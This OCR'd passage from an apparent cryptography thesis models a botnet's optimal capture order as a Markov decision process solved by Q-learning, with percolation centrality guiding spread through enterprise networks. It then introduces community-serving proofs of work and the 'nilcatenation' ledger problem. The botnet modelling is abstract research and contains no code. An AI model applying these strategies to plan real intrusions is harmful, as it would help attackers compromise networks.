


Figure 7.25: Finding an adaptive P_{opt} for $n = 4$ (Assuming that it is known that the attack should start by $\triangle_1$).

Last node standing The power of the last captured node does not contribute to the botnet's total power, as by definition this ends the game. Consequently, the optimal strategy is independent of the last node's power.

The catch is, of course, that modifying a given node's characteristics may change the optimal order. This is why a deterministic attack plan is notoriously difficult to design.

However, the above remark is downplayed if we regard the capture game only as the first phase of a two-phase game: capture then attack. In the capture phase, the botnet attempted to capture a whole subnetwork. In the attack phase, the botnet will use the capture power to disrupt another target subnetwork. In this two-phase scenario, the *total* power when the capture phase ends is the objective to be maximised.

7.4.6 The ÜberBot: Fully adaptive attacks

7.4.6.1 Markov decision processes

Definition 7.5 (Markov decision process) *A* Markov decision process *(MDP) is a tuple* $(S, \mathcal{S}, A, \pi, \gamma, R)$*, where:*

- S *is a set (the set of "states")*
- $\mathcal{S}$ *is a probability distribution over* S *(distribution of the initial state)*
- A *is a set (the set of "actions")*
- π *is the state transition distribution, i.e. for each* $s \in S, a \in A$*,* $\pi_{s,a}$ *is the distribution over to which state we will randomly transition if we take action* a *in state* s*.*
- $\gamma \in [0, 1]$ *is a constant real number*
- $R : S \times A \to \mathbb{R}$ *is a bounded function of the current state and action (the "reward")*

MDPs capture formally the problem of planning and acting in the face of uncertainty. We start from an initial state $s_0 \xleftarrow{\$} \mathcal{S}$. At each time step t, we have to pick an action a_t, which causes the state to evolve to $s_{t+1} \xleftarrow{\$} \pi_{s_t,a_t}$. At time T, we have gone through a sequence of states $s_0, s_1, \ldots, s_T$, and a sequence of actions $a_0, \ldots, a_T$, which has resulted in some payoff

$$\mathbf{R}(\mathbf{s}, \mathbf{a}) = \sum_{t=0}^{\infty} \gamma^t R(s_t, a_t) = \sum_{t=0}^{T} \gamma^t R(s_t, a_t) + \frac{\gamma^{T+1}}{1-\gamma} R_{final}$$

where γ plays the role of a discount factor, which has a natural interpretation: immediate rewards are valued more than prospective ones. As a result we encourage the solution to be fast rather than slow.

The action a_t can be chosen based on all previous actions and states, but since the future actions are conditionally independent from the past ones given the current state, it suffices to choose actions only as a function of the current state s_t.

This observation is at the basis of the "policy-based" approach: The problem becomes that of finding a function $D : S \to A$ that decides the next action, and is such that the reward $\mathbf{R}(\mathbf{s}, \mathbf{a})$ is maximal when the policy is followed.

Bellman equations. For every policy D, we define the value function of this policy by:

$$V^D(s_i) = \mathbb{E}_{a_t \sim D} \left[\mathbf{R}(\mathbf{s}, \mathbf{a}) \mid s_0 = s_i \right]$$

which gives the expected returns for taking actions according to D and starting from a state s_i. The Q-function for D is defined by:

$$Q^D(s_i, a_i) = \mathbb{E} \left[\mathbf{R}(\mathbf{s}, \mathbf{a}) \mid s_0 = s_i, a_0 = a_i, a_t = D(s_t), \forall t > 0 \right]$$

which gives the expected returns for starting at a state s_i, taking action a_i, and then following D to decide the upcoming actions.

The optimal V- and Q-functions are defined to be the functions corresponding to the best policy:

$$V^*(s_i) = \max_D V^D(s_i) \qquad Q^*(s_i, a_i) = \max_D Q^D(s_i, a_i)$$

Optimising over D is not trivial, but it is a famous result that an optimal policy D^* exists and satisfies

$$D^*(s_i) = \operatorname*{argmax}_{a \in A} Q^*(s_i, a) \tag{7.2}$$

The knowledge of Q^* is therefore enough to find the optimal policy.

The Bellman equations give a recursive definition for Q^* (and also for Q^D, V^D, and V^*):

$$Q^*(s_i, a_i) = R(s_i, a_i) + \gamma \sum_{s \in S} \pi_{s_i,a}(s) \max_{a \in A} Q^*(s, a) \tag{7.3}$$

and Q^* is the unique (bounded) solution to this equation. When π is known, Equation (7.3) can be solved for Q^* as a fixpoint by iteratively updating $Q(s_i, a_i)$ until convergence. However, this is not a very efficient strategy and requires the precise knowledge of π.

Q-learning. As observed above, the knowledge of Q is sufficient to decide an optimal policy.

This gives rise to an algorithm that learns Q and uses it to take subsequent decisions, updating its policy without knowing π. Concretely, starting with a random (or zero) matrix Q and introducing a learning rate α, we use the iteration:

$$Q(s_i, a_i) \leftarrow (1 - \alpha) Q(s_i, a_i) + \alpha \left(R(s_i, a_i) + \gamma \max_{a \in A} Q(s_f, a) \right) \tag{7.4}$$

on transitions $s_i \xrightarrow{a} s_f$. The next transition is decided according to the best policy given by this Q-function (Equation (7.2)), or chosen at random, or chosen using Thompson sampling.

Thompson sampling works by modelling *how precise is the information* we have on nodes. It favours exploration conservatively, when there is still uncertainty about potential payoffs. We can illustrate Thompson sampling on a toy example as follows. Consider that there are n actions, and that action k produces a reward of 1 with probability θ_k. Usually one would compute the sample mean $\widehat{\theta}_k$ from several experiments, and possibly select the most profitable action $a \leftarrow \operatorname{argmax}_k \widehat{\theta}_k$ — this would correspond to the 'greedy' approach, but naturally our initial knowledge of θ_k is very inaccurate. The rationale is therefore to reason from som generic prior belief on θ_k, e.g., a Beta distribution parametrised by two quantities α_k and β_k:

$$p(\theta_k) = \text{Beta}(\alpha_k, \beta_k) = \frac{\Gamma(\alpha_k + \beta_k)}{\Gamma(\alpha_k)\Gamma(\beta_k)} \theta_k^{\alpha_k - 1} (1 - \theta_k)^{\beta_k - 1}.$$

At time t, after choosing an action i, and reaping a reward $r \in \{0, 1\}$, we update our distribution to account for the new information:

$$(\alpha_i, \beta_i) \leftarrow (\alpha_i, \beta_i) + (r, 1 - r)$$

this has the effect of reducing the variance and shifting the mean, reflecting the fact that this action improved our knowledge of the payoff. Accordingly, we must account for the fact that our knowledge is imprecise, and rather than use the sample mean to select the next action, we sample $\widehat{\theta}_k$ from the knowledge distribution: $\widehat{\theta}_k \sim \text{Beta}(\alpha_k, \beta_k)$ for each k. The action is chosen after this sampling so as to maximise expected payoff: $a \leftarrow \operatorname{argmax}_k \widehat{\theta}_k$.

In our case, the action is chosen as $\operatorname{argmax}_k \widehat{Q}(s, k)$, and we keep track of the state s, and the prior distribution is a product of beta functions.

7.4.6.2 Optimal botnet as an MDP

The botnet problem can now be phrased directly in the language of MDPs:

- Denoting by F the set of G's nodes an action is a node $g \in F$. Hence $A = F$.

- A state is a sequence of actions (and, equivalently, a subset of G). We will also keep track of the result (success or failure) of previous actions. Hence a state we can be represent as a list of elements from $F \times \{0, 1\}$. Hence $S = \text{Lists}(F \times \{0, 1\})$.[22]

- The reward for reaching state s_t and then taking action a_t is

$$R(s_t, a_t) = \begin{cases} -C(a_t) & \text{if } (a_t, 1) \in s_t \\ -C(a_t) + \sum_{(g,1)\in s_t} B(g) & \text{otherwise} \end{cases}$$

  i.e. all attempts cost some amount C of effort, but only successfully completed attacks ($f = 1$) contribute to the positive reward. Furthermore, attempts to "re-attack" already hijacked nodes does not yield additional profits.

  Note that instead of counting only the last added node as immediate reward, we use the total amount of resources available after the attack, i.e.

$$r(s_t) = \sum_{(g,1)\in s_t} B(g)$$

- Attacking a_t from state s_t can lead to one of two successor states:
  - Success: $s_{t+1} \leftarrow s_t.\mathsf{append}((a_t, 1))$
  - Failure: $s_{t+1} \leftarrow s_t.\mathsf{append}((a_t, 0))$

  Thus, taking action a_t from state s_t will randomly transition to one of these new states. If $(a_t, 1) \in s_t$ then we always transition to a failure state. and the transition probability is given by $A(a_t, r(s_t))$, i.e.

$$\pi_{s_t,a_t} = \begin{cases} s_t.\mathsf{append}((a_t, 1)) & \text{with probability } A(a_t, r(s_t)) \\ s_t.\mathsf{append}((a_t, 0)) & \text{with probability } 1 - A(a_t, r(s_t)) \end{cases}$$

- For the probability of successfully hijacking the state a with resistance r when having a total power p in state s, the currently implemented formula is

$$\pi_{s,a} = \min\left(1, \frac{p}{r}\right)$$

  However, this model has the disadvantage of not being inversible in P/R, which is problematic in model-based learning. Thus, another possible model is the following:

$$\pi_{s,a} = 1 - e^{-\frac{p}{r}}$$

7.4.6.3 Implementation

Exact solution. Using Equation (7.3), we can compute Q^* as a fixpoint by iteratively updating $Q(s_i, a_i)$ until convergence (as said in Section 7.4.6.1). Nevertheless, the graph of the states is very specific here, which allows us to compute the optimal policy with only one step for each state. Indeed, computing the value $Q^*(s_i, a_i)$ usually requires the value of $\sum_{s\in S} \pi_{s_i,a}(s) \max_{a\in A} Q^*(s, a)$, which we don't know, because it may contain other unknown values of Q^*. But in the case of the botnet, the possible results from taking action a_i in state s_i are either the state s_i if it fails, or the state s_{i+1} otherwise, where s_{i+1} is the state s_i plus the computer a_i. It follows:

$$Q^*(s_i, a_i) = R(s_i, a_i) + \gamma\pi_{s_i,a_i}(s_i) \max_{a\in A} Q^*(s_i, a) + \gamma\pi_{s_i,a_i}(s_{i+1}) \max_{a\in A} Q^*(s_{i+1}, a))$$

Let's now assume that a_i is the optimal action to take in state s_i, i.e $\max_{a\in A} Q^*(s_i, a) = Q^*(s_i, a_i)$. The above equation then boils down to:

$$Q^*(s_i, a_i) = \frac{R(s_i, a_i) + \gamma\pi_{s_i,a_i}(s_{i+1}) \max_{a\in A} Q^*(s_{i+1}, a)}{1 - \gamma\pi_{s_i,a_i}(s_i)}$$

[22] In practice, it may not be necessary to hold an *ordered* list; however we need to know which node was the last attempted target.

If a_i isn't the optimal action, then this equation becomes a lower bound on $Q^*(s_i, a_i)$. The point is that considering this bound as the exact value doesn't affect the other values. This way, we can recursively compute the value of $Q^*(s_{i+1}, a)$ (or we could start from the end), and doing this way, the size of the state will increase at each step, until reaching the final state, for which we know the value (as given by the definition of $\mathbf{R}$). This is correct because when we reuse some already computed value of Q^*, it goes through some $\max$ over every possible action, and therefore only the value of the optimal action matters, which is indeed exact, as seen above. The other lower bounds don't interfere with this maximum, unless it is the optimal action.

This way, we can compute the exact value of Q^* on all the optimal actions for each state, with which we can easily compute the optimal policy. This is nice, but requires to go through every state once, which finally costs $O(2^n)$ computations, if n is the size of the network.

Q-learning. To avoid this exponential complexity, we do not need to visit every state. Therefore, we compute an approximation of Q^* by exploring some states and using Q-learning to update the estimate. The botnet is trained by leading successive attacks on the networks, allowing to do such updates with regards to the rewards obtained.

In a first approach, we only use Equation (7.4) to update the estimate, at each step of exploration. This approach is the model-free approach, which means we don't make any assumption on the transition probabilities (we don't even know that they depend only on resistance and computation power). The easiest way to explore is to always choose some random action to perform. This assures that first levels (first attacks within an invasion) of the state graph will be deeply explored, but after a few steps, with a great probability, the path explored will be unknown. At the end of the training, this means that after taking a few optimal steps according to the obtained policy, the botnet will probably reach some unknown state, and then act randomly.

As an improvement, we can use the computed values during training, to focus mainly on the interesting states. The completely greedy training policy would be to take, at each step, the optimal action according to the previous computed policy, and choose at random if the state is unknown. This would lead to suboptimal solutions, because the botnet won't explore new states, even if they are the optimal ones. Therefore, we set a trade-off between these two policies, using a random-action rate decreasing with times and trials (i.e. fully random at beginning, and fully greedy at the end of the training).

Another policy is based on Thompson sampling [Tho33]: in addition to the estimate of Q^*, we compute an approximation of the transition probabilities in each state. Then, at each step, the botnet samples transition for each possible action, according to its internal estimates of theses probabilities. It then only considers successful actions, and takes the one which has the best value. Some kind of optimistic (and riskier) variant is to considers these actions as (really) already successful, and then consider the value of the state after such a success, and take the best one. We can also do some combination of both values.

A very different approach is to learn not only the Q^* function, but also the different parameters like the transition probabilities, and the rewards. This is called model-based learning. At each step, the botnet updates these parameters, and uses them to update the estimate of Q^*, basically iterating Equation (7.3). To improve the propagation of information, we can use the trick we saw above to exactly update the value (according to the estimates), but we can also wait for the end of the invasion, and then update from the end to the beginning the value of all the states and actions we went through in this invasion. This allows us to propagate modifications much quicker (we need one update instead of n successive ones). To drive the exploration-exploitation trade-off, we can use Thompson sampling again.

Suboptimal, greedy algorithms. In order to compare the performance of our learning botnets, often on networks of a size too big to compute the optimal policy, we designed simple, greedy algorithms (which "cheats" with the knowledge of the network) to compare it to.

The first one consists of iteratively computing a policy for the nodes a_1 to a_i. Let us remember that in our model, a policy consists of an ordering of the nodes, which is the order of the attacks (because a failed hijack doesn't change the state, and therefore the policy). To expand our policy to include the node a_{i+1}, we simply consider all the possible insertions in our current policy, and selects the one that maximizes the reward (or minimizing the time to capture the whole subnetwork, depending on what we want to compare). We assumes the relative position of the previously placed nodes won't change. This algorithm can be further improved by performing a sort on the nodes beforehand. Considering the nodes by increasing resistance, for instance, has yielded quite good results. The resulting complexity is $O(n^3)$.

Of course, as is, this algorithm doesn't compute the optimal policy. We indeed have found counter-examples with only three or four nodes for the following orderings on the nodes: increasing power, increasing resistance, decreasing power, decreasing resistance. However, there exists an order which yields the optimal policy: we just have to sort the nodes as in the optimal policy, and the algorithm above will be optimal (because if there is an order of the first i nodes that is better than in the optimal policy, we could design a policy better than the optimal one).

We designed a second algorithm, based on the following remark: the optimal policy is computed for each state (i.e. each subset of the whole network), but in our model, the transition probabilities only depend on the total power of the hijacked nodes, rather than on which specific nodes are hijacked (except for the case where the Botnet tries to attack a captured node). Therefore, we compute for each power p (smaller than the total power of the network) and action a a value $V(p,a)$ according to the following rule:

$$V(p,a) = (1-\pi_{p,a})V(p,a) + \pi_{p,a}\left(I(p,a) + \max_{a'} V(p+p_a,a')\right)$$
$$V(p,a) = I(p,a) + \max_{a'} V(p+p_a,a')$$

Here, $I(p,a)$ is a sort of immediate reward after hijacking a when having a power p, $\pi_{p,a}$ is the probability of success, and p_a is the proselytism of the node a. The policy is then retrieved by, when in state s (and therefore disposing of a power $p(s)$), taking the action a *correponding to an enemy node* which maximizes $V(p(s),a)$. $I(s,a)$ can be chosen as $\frac{1}{\pi_{p,a}}$, which is the average time of capture (and taking a minimum rather than a maximum), which would correspond to minimizing the average time of capture of the whole network. Another possibility is $I(s,a) = R(s,a)$.

This algorithm isn't optimal either, because it forgets which nodes he can't capture again, and therefore is lured by unreal states where an appealing node has endlessy been captured. However, a good I function (which remains to be found) can lead to good results. This algorithm has a complexity of $O(P_{max}n^2)$, where P_{max} is the maximum proselytism of the nodes in the network (assuming the I function can be computed in $O(1)$).

7.4.7 Percolation-first strategy

So far we have modelled the network after a complete graph, capturing the fact that the botnet can contact any node directly. While this is a reasonable model for the Internet, there are specific scenarios, such as enterprise networks, in which access is less straightforward.

These networks often offer only a limited direct connection to the "outside world", from which our attack is launched. Therefore the botnet much work its way through some "obligatory" nodes, before it can spread, even if attacking these nodes is suboptimal from a whole-graph perspective.[23]

We use percolation centrality [PPH13] as a measure of a node's infection potential: high percolation means that they give access to many new nodes. Let $G=(V,E)$ be the target network, denote by $d(a,b)$ the graph distance on G between from a to b, $\sigma(a,b)$ the number of shortest paths in G from a to b, and $\tau(a,b,c)$ the number of shortest paths in G from a to c passing through b, both measured with d. The classical topological betweenness centrality [Fre77; Fre78; Bra01; New05] is defined for each node $g \in G$ by:

$$B(g) = \frac{1}{(|G|-1)(|G|-2)} \sum_{s\neq g\neq t} \frac{\tau(s,g,t)}{\sigma(s,t)}$$

i.e. it counts the proportion of shortest paths that go through g.[24] The classical betweenness centrality measure assumes that information flow is through the shortest paths in a network.

This is not a realistic assumption [SZ89], and in particular does not apply to heavily centralised modern networks. Analyses of cascading failures in power grids [LPC09; GKK01; CLM04; KCA+05; CLP13] highlighted the importance of load balancing, itself a consequence of whether the nodes operate correctly or not, and at which capacity.

Percolation centrality is therefore a *time-dependent* measure, that depends on how much of the network is already under our control. Unlike betweenness, which is purely topological, percolation evolves as we

[23] Alternatively, one may see such scenarios as a computer network equivalent of the fog of war [Von32, Book I, Chapter 3].
[24] It is also possible to associate weights to each nodes, see [WHV08].

capture the network. It is defined as:

$$P(g,t) = \frac{1}{|G|-2} \sum_{s \neq g \neq r} \frac{\tau(s,g,r)}{\sigma(s,r)} w_t(s,g)$$

where w_t is defined in term of the *infection variables*: $I_t(g) = 0$ if g is not infected at time t; otherwise $I_t(g) = 1$.[25] We have:

$$w_t(s,g) = \frac{I_t(s)}{\sum_{g' \in G \setminus \{g\}} I_t(g')}$$

An interpretation of percolation centrality is that it counts how many *percolation paths* go through a node g; a percolated path is a shortest path between a pair of nodes, where the source node is percolated, i.e., infected. If all nodes are percolated to the same extent at some time t_0, then $P(g,t_0) = B(g)$.

Computing $B(g)$ and $P(g,t)$ can be done using Brande's algorithm [Bra01], which runs in worst case $O(|V| \cdot |E|)$ time for B and $O(|V|^3)$ for P.

To include percolation as one of the botnet's objectives, we can simply add $\lambda P(g)$ to the rewards of capturing node g. This works as a topological heuristic: by capturing g, one can hope to get access to many more nodes when $P(g)$ is high. The weighting constant $\lambda > 0$ determines how important this objective is, relative to accumulating immediate power, and therefore articulates between a *conquest-oriented strategy* and a *domestic control strategy*.

7.4.8 Limitations and improvements

7.4.8.1 Complexity

The fully informed algorithm solves a combinatorial problem through the Bellman equations, which is inherently exponential (although in practice orders of magnitude much faster than combinatorial enumeration); it also stores the Q matrix, which is of size $O(|V|^2)$. The learning variant furthermore has the limitations of Q-learning itself.

Improvements on convergence speed and memory footprint can be achieved by using interpolation instead of storing Q (e.g. neural networks), and reward shaping techniques may be used to guide the learning process. In practice the attacker would restrict its attention to a subnetwork of reasonable size (i.e. not millions of devices), so we may conjecture that one does not run into difficulties using the algorithm on today's networks.

7.4.8.2 Multiple targets

Extending the problem to deal with simultaneous targets is possible. What determines whether this brings any advantage over serial attacks is twofold: Whether serial attacks are more visible to the defender and impact further intrusion; and whether attacking n targets costs more (or less) than n successive attacks. Both these aspects are beyond the model considered here.

An educated guess is that simultaneously attacking multiple targets could benefit the botnet; but also that the resulting optimisation problem is much trickier to solve.

7.4.8.3 Moving targets

A natural extension is to consider "moving targets", i.e. nodes whose property evolve other times, including maybe nodes that were in the botnet but escape it at some point (malfunction, repair, etc.). Minor modifications of our algorithms can deal with such situations.

7.4.8.4 Continuous model

The model doesn't require a lot of changes to be adapted to a continuous time $t \in \mathbb{R}$.

- The reward function now is

$$\mathbf{R}(s,a) = \int_0^\infty \gamma^t R\big(s(t), a(t)\big)\,\mathrm{d}t = -\frac{1}{\ln(\gamma)} \left(\sum_{i=0}^{N-1} \left(\gamma^{t_i} - \gamma^{t_{i+1}}\right) R\big(s(t_i), a(t_i)\big) + \gamma^{t_N} R_{final} \right)$$

[25] Any intermediary value is also allowed, although we may not need it in our model.


- The probability of success $\pi_{s,a}$ is replaced by the time of capture $T_{s,a}$, which is sampled according to an exponential distribution of same expected value than the geometrical distribution of the discrete model:


$$T_{s,a} \sim \mathcal{E}\left(\frac{\text{resistance(s)}}{\text{power}(a)}\right)$$

This model may allow our algorithms to learn faster, because of the following remark: the value of a real random variable gives more information than a discrete one. The computation/proof is yet to be done.

Table 7.5: The frequencies of different timings.

$\|G\|$	{timing, frequency}
2	{4,1}, {2,2}
3	{12,1}, {2,12}, {4,3}
4	{48,1}, {4,36}, {2,72}, {12,4}
5	{240,1}, {12,60}, {8,30}, {4,300}, {2,600}, {48,5}
6	{1440,1}, {48,90}, {24,120}, {12,600}, {4,3600}, {8,360}, {2,5760}, {240,6}
7	{10080,1}, {240,126}, {96,210}, {48,1050}, {72,140}, {12,8400}, {24,1680}, {8,7560}, {4,45360}, {2,65520}, {1440,7}





: the attack succeeded
: the attack failed
: last attack in branch (consider both success and failure)
: select the branch corresponding to the shortest time
$\triangle_i$ for $i \neq 1$: $\triangle_1$ as in Figure 7.25 where symbols i and 1 are swapped

Figure 7.26: Finding an adaptive P_{opt} for $n = 4$ (start of process).

Part IV

Algorithms

Chapter 8

New building blocks

Contents

Cryptologic techniques apply to a broader range of problems than those traditionally associated with it. This in turn allows to turn some notions on their heads, turning “flaws” or “hardness” into usable and useful features.

For instance, the cryptographer's expertise in hard problems can be leveraged to slow down adversaries at a marginal cost — such a barrier is called a *proof of work*, since the only way to find a valid solution is to address the hard problem, often by exhausting all possibilities. Hence an entity with a correct solution had no choice but to invest energy, time, and effort — "work". This notion was first introduced in 1993 to fight automated unsollicited electronic mail, by preventing abusers from overflooding the network. It has now made its way in the public sphere, being at the heart of such popular cryptocurrencies as Bitcoin.

That being said, the "work" in a proof of work is wasted, in the sense that there is usually no gain in performing this computation; in fact one uses electricity, time, and effort — cryptocurrency appropriately counteract this loss by rewarding the first correct proof of work. Alternatives are possible[1] but their relevance in most use cases is dubious. In Section 8.1 we introduce the notion of "community-serving" proofs of work, and give a concrete example in the quest for *nilcatenations*. Solving this problem identifies redundant information in the underlying database, and makes these findings public, hence benefitting the whole community.

Another well-known example of "flaw"-turned-useful is encryption homomorphism, which allows an adversary to combine two ciphertexts into a third one, or to perform some operation in the underlying plaintext, without decoding. Surely such a possibility is not desirable in many contexts, and a great many efforts have been undertaken to design cryptosystems that do not have homomorphic properties; or to correct those who have. However, there are situations when homomorphisms *are* desirable; an example is that of secure computation outsourcing, whereby a user wishes to leverage a third party's computational power, but does not trust this third party. Concretely, the user demands that the third party computes on data, but does not wish to provide this data, only an encrypted version of it, which the third party should not be able to decrypt. This is where homomorphic encryption plays a role, enabling computation "with a blindfold"[2].

Homomorphic encryption schemes are in turn useful cryptographic primitives, from which we can construct further primitives, such as *cryptographic multilinear maps*. Such constructions generalise (elliptic curve) pairings, originally introduced to attack the DLP [MVO91] but quickly appeared essential in the construction of efficient multi-party key exchange [Jou04] and signature (e.g., [BLS04]) mechanisms. In addition, multilinear maps promise to realise *indistinguishability obfuscation*, a very powerful tool that connects many parts of cryptography together[3]. For these miracles to happen and take hold in the industry, efficient and secure constructions must be found. At the time of writing neither efficiency nor security are certain for such building blocks. In Section 8.3 we describe a very efficient multilinear map construction, inspired by a 2015 candidate by Coron-Lepoint-Tibouchi. Unfortunately their scheme was broken that same year, and the subtle attack also applied with some modifications to our construction. Nevertheless, the techniques we used are of interest and may enable the design of efficient multi-party key exchange protocols.

Finally we discuss in Section 8.2 an optimisation problem stemming from the efficient verification of several signatures having a homormophic property. This problem reveals a beautifully intricate combinatorial structure, which we explored using a combination of algebra, algorithms, and geometry. This result in an optimal batch signature verification algorithm, that identifies which signatures are correct and which are not in a minimal number of tests.

[1] We considered for instance the possibility of a proof of work based on helping in factoring an RSA public key — with each participant contributing to that key eventually being broken.

[2] For an elementary introduction to homomorphic encryption, we refer the reader to our article [BCG+16b], not reproduced here.

[3] The reader interested in an explanation of the relationship between multilinear maps and obfuscation in layman's terms is invited to read our article [BCG+16a], not reproduced here.

8.1 Community-serving proofs of work

Abstract

Banks, blockchains, and other book-keeping mechanisms need to keep track of an ever-increasing list of operations between the accounts owned by their users. However, as time goes by, many of these transactions can be safely 'forgotten', in the sense that purging a set of transactions that compensate each other does not impact the network's *semantic meaning* i.e. the vector b of amounts representing the balances of users at a given point in time t.

We call *nilcatenation* a collection of past transaction vectors having no effect on b. Removing these transactions yields a smaller, but equivalent set of transactions.

Motivated by the computational and analytic benefits obtained from more compact representations of numerical data, we formalize the problem of finding nilcatenations, and propose detection algorithms. Among the suggested applications are decoupling of centralized and distributed databases, improvements on internal representations for graph-based databases, and strategies for alleviating the burden of large nodes in financial transaction blockchains.

Our nilcatenation detection algorithm even constitutes a proof of useful work, as the periodic removal of nilcatenations keeps the ledger size as small as possible.

This is joint work with Simon Cogliani, Răzvan Roşie, and David Naccache. This work was presented at the 13th EAI International Conference on Security and Privacy in Communication Networks (SECURECOMM 2017) in Niagara Falls (Canada) and published as [CGN+17].

8.1.1 Introduction

In many database applications, chiefly those that keep track of data or value being moved around, a list of transactions is stored. As a first example, consider a centralized DBMS, where a high number of concurrent transactions can affect the performance of the system. As a second example consider a table storing the financial transactions occurring between a set of users — access problems occur when the list is growing too much and multiple users are auditing the data; this causes pressure on the various locking strategies in order to prevent anomalies such as dirty reads/writes, phantom reads etc. One interesting solution consists in decoupling such database in separate and functionally independent parts, by preserving the balance of the users and storing possibly old, outdated transactions separately and always able for being interrogated.

That scenario occurs is in distributed ledger protocols, such as the increasingly popular Bitcoin blockchain [Nak08] protocol, where currency is exchanged between accounts and the (complete) history of such exchanges constitutes the blockchain itself. As time passes, the number of transactions grows, and so do the storage requirements: in the begging of 2017 the Bitcoin blockchain claimed in excess of 100 GB [Blo16]. While not excessive in storage terms by today's standards, the Bitcoin blockchain still exerts considerable stress on the network, in particular when users need to access this history, even if only to search some information in it. Popular crypto-currencies, such as Ethereum and Bitcoin, already support ad hoc compression mechanisms, so that users are not required to store the entire blockchain.

In any case, storage requirements will only grow, and it makes sense to think about how information can be efficiently stored or cleansed, i.e., represented. Such a representation should be *semantically preserving*, at least to the extent that the *effect* of no transaction is lost in the process[4]. In many cases, some details might become irrelevant (e.g., the precise number of successive transactions between two parties) and it might be possible then to clump some events together into a more compact form. Such a semantical preserving property may found another use. To extend the *motivational landscape*, money laundering activities may be spotted easier if such semantically preserving subgraphs are detected.

Our discussion would also apply to institutions such as banks, however as stated in [KPC+14; GI13], due to the nature of financial secrets, only scarce information is publicly known about the transaction graphs. Purging past transactions while preserving the network's semantics also has potential privacy implications. By eliminating some transactions, we do not lie about the past (i.e., create virtual transactions that do not exist) while still forgetting transactions that do not need to be remembered.

The problem of transaction ledger will thus be a motivating example throughout this paper. We therefore consider a set of users (each one owning one account for simplicity), and transactions between these users, which can be represented as labeled edges between nodes. Thus the transaction ledger consists in a multigraph (as edges can be repeated). Our goal is to identify redundant information, in the form of a

[4] Which is very different from 'that no transaction is lost in the process'.

subgraph that can be removed without affecting any user's balance (the network's semantics). We call such a subgraph a *nilcatenation*. The notion of nilcatenation is generic, in that is applies to any labeled graph, and therefore bears applications in many situations. This paper is concerned with defining and efficiently finding nilcatenations.

The nilcatenation problem. We consider a transaction graph, loosely defined as a public ledger holding a history of all transactions between users. These transactions accumulate over time and constitute a large database which needs to be duplicated (to keep the ledger public) and checked (to ensure transaction validity). This causes an ever-increasing burden on all operations. The 'nilcatenation problem' (NCP) consists in constructing a (provably equivalent) ledger that is shorter than the existing one. That the new and old information coincide should be easy to check, and the shorter ('purged') graph makes duplication and checking easier.

In the context of blockchains, identifying blockchain nilcatenations is a service to the community, that can be rewarded by... coins, just as any other proof of work. In that respect the perspective of a cryptocurrency allowing users to mine by nilcatenation is not totally unrealistic, and we discuss it below.

Alternatives. The problem of bookkeeping is not new, but it only becomes truly problematic in a distributed context. In the traditional setting, complete archiving is the *de facto* solution.

In a distributed context, using for instance blockchains, there has been some effort in trying to avoid the perpetual duplication of history, starting with Bitcoin's Merkle-based fast transaction checking [Nak08]. With this scheme, it is possible to verify that a transaction has been accepted by the network by downloading just the corresponding block headers and the Merkle tree. Nodes that do not maintain a full blockchain, called *simplified payment verification* (SPV) nodes, use Merkle paths to verify transactions without downloading full blocks.

However since SPV nodes do not have the full blockchain there must still be some other nodes that do the archiving. An idea that is often described [Bru13; Bru14] consists in excluding the old transactions: Discarding transactions that happened prior to a pre-established time limit, while keeping only the most recent ones. The problem with this approach is that it prevents auditability, insofar as the origin of some transactions may be lost. It is also incompatible with existing protocols (such as Bitcoin), and results in an alternative ledger or cryptocurrency.

8.1.1.1 Contributions

The contributions that we give in ths work can be summarized as follows:

- we begin by formalising the *nilcatenation problem* and place it in the context of financial transactions, representable through weighted multigraphs. To the best of our knowledge, this is the first time when this problem is formalised. We show — via a reduction to the (multi-dimensional) subset-sum problem — that NCP is **NP**-complete.

- our main contribution is a procedure for finding the optimal[5] nilcatenations when the underlying subset-sum problem has a low density. [6] Our approach is based on a combination of graph-theoretical and lattice reduction techniques.

- since checking the validity of a solution to the NCP is easy, as a separate contribution, we suggest using NCP solutions as proofs of work, suitable to blockchain-oriented application. Reward models are presented and the practical precautions needed to correctly fine-tune the resulting incentive are also discussed. We analyse cheating strategies and provide countermeasures. The first countermeasure that is proposed suits the blockchains models considering transactions fees. A second solution is offered (together with a proof in the Random Oracle Model) for blockchain models without transaction fees. Along the way, we point out several interesting questions raised by the analysis of this problem.

[5] Ensured through the optimality of the solutions found via LLL.
[6] Assuming maximal transaction in the order of billions of economical units.

8.1.2 Preliminaries

Notations. We will make use of the following standard notations: $[n]$ denotes the set $\{1, \ldots, n\}$. For a set S, we denote by $s \leftarrow_{\$} S$ the action of sampling s uniformly at random. We denote by $|S|$ the cardinality of a set. Bold letters (e.g. $\mathbf{v}, \mathbf{A}$) are used to represent vectors and matrices.

